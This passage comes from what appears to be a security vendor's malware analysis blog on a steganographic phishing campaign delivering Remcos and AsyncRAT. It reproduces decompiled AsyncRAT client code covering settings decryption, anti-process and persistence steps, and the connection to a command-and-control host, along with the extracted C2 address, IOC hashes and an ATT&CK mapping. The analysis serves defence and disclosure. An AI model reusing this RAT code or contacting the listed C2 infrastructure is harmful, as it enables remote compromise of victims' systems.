            Environment.Exit(0);
        }
        if (Convert.ToBoolean(Settings.Anti_Process))
        {
            AntiProcess.StartBlock();
        }
        if (Convert.ToBoolean(Settings.BS_OD) && Methods.IsAdmin())
        {
            ProcessCritical.Set();
        }
        if (Convert.ToBoolean(Settings.In_stall))
        {
            NormalStartup.Install();
        }
```

```
if (Methods.IsAdmin())
```

Fig19.AsyncRAT Main function

The InitializeSettings() function here accesses all the hardcoded configuration which is AES encrypted.

```
public static bool InitializeSettings()
{
    bool flag;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String
          (Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Por_ts = Settings.aes256.Decrypt(Settings.Por_ts);
        Settings.Hos_ts = Settings.aes256.Decrypt(Settings.Hos_ts);
        Settings.Ver_sion = Settings.aes256.Decrypt(Settings.Ver_sion);
        Settings.In_stall = Settings.aes256.Decrypt(Settings.In_stall);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Paste_bin = Settings.aes256.Decrypt(Settings.Paste_bin);
        Settings.An_ti = Settings.aes256.Decrypt(Settings.An_ti);
        Settings.Anti_Process = Settings.aes256.Decrypt(Settings.Anti_Process);
        Settings.BS_OD = Settings.aes256.Decrypt(Settings.BS_OD);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hw_id = HwidGen.HWID();
        Settings.Server_signa_ture = Settings.aes256.Decrypt
          (Settings.Server_signa_ture);
        Settings.Server_Certificate = new X509Certificate2(Convert.FromBase64String
          (Settings.aes256.Decrypt(Settings.Certifi_cate)));
        flag = Settings.VerifyHash();
    }
    catch
    {
        flag = false;
    }
    return flag;
```

Fig20. Initialize settings function

The verifyhash() function (Fig20.) in last checks if the configurations are valid or not using the server certificate and server signature. The key details from the configuration data extracted are as follows:

Ports:7878

Hosts:148[.]113[.]214[.]176

Version:1.0.7

MTX: asasasas2242dqwe

Pastebin: null

Group:Diama

The Pastebin value is used by “WebClient.DownloadString” API (Fig21.) which can download additional resources and other payloads from Pastebin or other domains. In our case, it is null, so it selects hosts and port from the configuration and employs socket connection to interact with C2.

```
if (Settings.Paste_bin == "null")
{
    string text = Settings.Hos_ts.Split(new char[] { ',' })[new Random().Next
      (Settings.Hos_ts.Split(new char[] { ',' }).Length)];
    int num = Convert.ToInt32(Settings.Por_ts.Split(new char[] { ',' })[new
      Random().Next(Settings.Por_ts.Split(new char[] { ',' }).Length)]);
    if (ClientSocket.IsValidDomainName(text))
    {
        foreach (IPAddress ipaddress in Dns.GetHostAddresses(text))
        {
            try
            {
                ClientSocket.TcpClient.Connect(ipaddress, num);
                if (ClientSocket.TcpClient.Connected)
                {
                    break;
                }
            }
            catch
```

Fig21.InitializeClient Function

IOCS:

Remcos IOC's
9d66405aebff0080cc5d28a1684d501fa7e183dc8b6340475fc06845509cb466
42813b301da721c34ca1aca29ce2e4c7d71ae580b519a3332a4ba71870b6a58e
f67c6341bfe37f5b05c00a0dda738f472fdabd6ea94ca8dc761f57f11ce12036
aed291c023c3514fb97b4e08e291e03f52de91a2a8d311491b4ab8299db0aa0f
faed55ed0102b1b2e3d853e8633abecbb9cec6a5f41c630097d8eaeefafba060
C2: interestedthingsforkissinggirlwithloves[.]duckdns[.]org
C2: freebirdkissingonmylipswithnicefeelings[.]duckdns[.]org
AsyncRAT
b8fc29c02005c84131f34de083c2e81cdf615ff405877f9e73400bf35513c053
2d4ab87f9ea104075d372f4c211b1fb89adec60208d370b8fb2d748e1a73186c
b2e8f720740bbd46f6ae3f450f265ace1044fe232141fbd84f269eafeb290812
a582e7e5b3ac37895e7cf484aaa8ea477deb90d99b47b2d9bfc018c604573889
C2: 148[.]113[.]214[.]176

Detections:

Backdoor.Remcos

Backdoor.MsilFC.S13564499

Trojan.loaderCiR

MITRE ATTACK TTPs:

Tactic	Technique ID	Name
Initial Access (TA0001)	T1566	Phishing
Execution (TA0002)	T1204	User Execution
Persistence (TA0003)	T1547.001	Registry Run Keys/ Startup Folder
Defense Evasion (TA0005)	T1055	Process Injection
	T1027	Obfuscated Files or Information
	T1036.004	Masquerading Task or Service

Discovery (TA0007)	T1614	System Location Discovery
Exfiltration (TA0010)	T1041	Exfiltration Over Command-and-Control Channel
Command and Control (TA0011)	T1001.0012	Steganography

Conclusion:

In this blog, we discussed the full attack-chain of the recent Steganographic campaign, where a harmless looking JPG file was revealed to be containing an injector DLL with malicious capabilities. We also explored how each malicious payload was carefully downloaded and executed in a highly methodical manner. The attack relied heavily on sophisticated masquerading techniques that can often deceive even experienced users. As is common, the chain of events began with a phishing email that contained an exploit which through multiple stages, ultimately deployed RemcosRAT/AsyncRAT (with the potential for other RATs or backdoors to be distributed in a similar manner). The command-and-control server, in this case, has the capability to deploy additional payloads, further compromising the victim's system.

This campaign highlights the critical importance of remaining vigilant and adopting robust cybersecurity practices to safeguard both our safety and the integrity of our data.

Author:

Kirti Kshatriya

Co-Author:

Manoj Kumar Neelamegam